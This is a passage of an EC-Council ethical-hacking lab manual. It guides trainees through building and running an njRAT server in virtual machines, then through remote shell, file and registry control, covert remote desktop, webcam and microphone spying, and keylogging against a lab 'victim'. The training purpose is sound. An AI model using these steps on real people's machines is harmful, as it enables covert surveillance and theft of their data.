


Figure 1.1.4: Builder dialog-box

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The **Save As** window appears; specify a location to store the server, rename it, and click **Save**.
9. In this lab, the destination location chosen is **Desktop**, and the file is named **Test.exe**.




Figure 1.1.5: Save As dialog box

10. Once the server is created, the **DONE!** pop-up appears; click **OK**.




Figure 1.1.6: Server created successfully

11. Now, use any technique to send this server to the intended target through email or any other source (in real-time, attackers send this server to the victim).

Note: In this lab, we copied the **Test.exe** file to the shared network location (**CEH-Tools**) to share the file.

TASK 1.3

Execute the Server on Windows Server 2016

12. Log in to the **Windows Server 2016** virtual machine as a legitimate user using the credentials **Administrator** and **Pa$$w0rd**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Navigate to the shared network location (**CEH-Tools**), and then **Copy** and **Paste** the executable file (**Test.exe**) onto the **Desktop** of **Windows Server 2016**.

14. Here, you are acting both as an **attacker** who logs into the **Windows 10** machine to create a malicious server, and as a **victim** who logs into the **Windows Server 2016** virtual machine and downloads the server.

15. Double-click the server (**Test.exe**) to run this malicious executable.



Figure 1.1.7: Executing the server

16. Switch back to the **Windows 10** virtual machine. As soon as the victim (here, you) double-clicks the server, the executable starts running and the njRAT client (njRAT GUI) running in **Windows 10** establishes a persistent connection with the victim machine, as shown in the screenshot.



Figure 1.1.8: Connection established successfully

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.4

Manipulate Files on Victim Machine

17. Unless the attacker working on the **Windows 10** machine disconnects the server on their own, the victim machine remains under their control.
18. The GUI displays the machine's basic details such as the IP address, User name, and Type of Operating system.
19. Right-click on the detected victim name and click **Manager**.




Figure 1.1.9: Managing the victim machine

20. The **manager** window appears with **File Manager** selected by default.




Figure 1.1.10: Manager window

21. Double-click any directory in the left pane (here, **ProgramData**); all its associated files and directories are displayed in the right pane. You can right-click a selected directory and manipulate it using the contextual options.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.11: Accessing directories

TASK 1.5

Manage the Processes

22. Click on **Process Manager**. You will be redirected to the Process Manager, where you can right-click on a selected process and perform actions such as **Kill**, **Delete**, and **Restart**.




Figure 1.1.12: Process Manager Section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.6

Manage the Connections

23. Click on **Connections**, select a specific connection, right-click on it, and click **Kill Connection**. This kills the connection between two machines communicating through a particular port.



Figure 1.1.13: Managing connections

TASK 1.7

Manage the Registries

24. Click on **Registry**, choose a registry directory from the left pane, and right-click on its associated registry files.

25. A few options appear for the files; you can use these to manipulate them.




Figure 1.1.14: Managing Registries

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.8

Launch a Remote Shell

26. Click **Remote Shell**. This launches a remote command prompt for the victim machine (**Windows Server 2016**).
27. Type the command **ipconfig/all** and press **Enter**.




Figure 1.1.15: Launch a Remote Shell

28. This displays all interfaces related to the victim machine, as shown in the screenshot.




Figure 1.1.16: Launch a Remote Shell

29. Similarly, you can issue all other commands that can be executed in the command prompt of the victim machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. In the same way, click **Services**. You will be able to view all services running on the victim machine. In this section, you can use options to **start**, **pause**, or **stop** a service.
31. Close the **Manager** window.
32. Now, right-click on the victim name, click **Run File**, and choose an option from the drop-down list to execute scripts or files remotely from the attacker machine.




Figure 1.1.17: Launch a Remote Shell

TASK 1.9

Launch a Remote Desktop Connection

33. Right-click on the victim name, and then select **Remote Desktop**.




Figure 1.1.18: Launching a Remote Desktop Connection

34. This launches a remote desktop connection without the victim's awareness.
35. A **Remote Desktop** window appears; hover the mouse cursor to the top-center area of the window. A down arrow appears; click it.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 1.1.19: Remote Desktop window

36. A remote desktop control panel appears; check the **Mouse** option.



Figure 1.1.20: Remote Desktop Control Panel

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Now, you will be able to remotely interact with the victim machine using the mouse.

Note: If you want to create any files or write any scripts on the victim machine, you need to check the **Keyboard** option.

38. On completing the task, close the **Remote Desktop** window.

39. In the same way, right-click on the victim name, and select **Remote Cam** and **Microphone** to spy on them and track voice conversations.




Figure 1.1.21: Accessing Remote Cam and Microphone

TASK 1.10

Perform Key Logging

40. Switch to the **Windows Server 2016** virtual machine. Assume that you are a legitimate user and perform a few activities such as logging into any website or typing some text in text documents.



Figure 1.1.22: Entering Sensible Information

41. Switch back to the **Windows 10** virtual machine, right-click on the victim name, and click **Keylogger**.




Figure 1.1.23: Launching Keylogger

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. The Keylogger window appears; wait for the window to load.
43. The window displays all the keystrokes performed by the victim on the **Windows Server 2016** virtual machine, as shown in the screenshot.




Figure 1.1.24: Keystrokes logged by njRAT

44. Close the **Keylogger** window.

TASK 1.11

Chat with the Victim

45. Right-click on the victim name, and click **Open Chat**.




Figure 1.1.25: Opening Chat

46. A **Chat** pop-up appears; enter a nickname (here, **Hacker**) and click **OK**.



Figure 1.1.26: Entering a nickname

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

47. A chat box appears; type a message, and then click **Send**.




Figure 1.1.27: Typing a message

48. In real-time, as soon as the attacker sends the message, a pop-up appears on the victim's screen (**Windows Server 2016**), as demonstrated in the screenshot.




Figure 1.1.28: Message displayed on the victim's desktop

49. Seeing this, the victim becomes alert and attempts to close the chatbox. Irrespective of what the victim does, the chatbox remains for open as long as the attacker uses it.

50. Surprised by the behavior, the victim (you) attempts to break the connection by restarting the machine. As soon as this happens, njRAT loses its connection with **Windows Server 2016**, as the machine is shut down in the process of restarting.

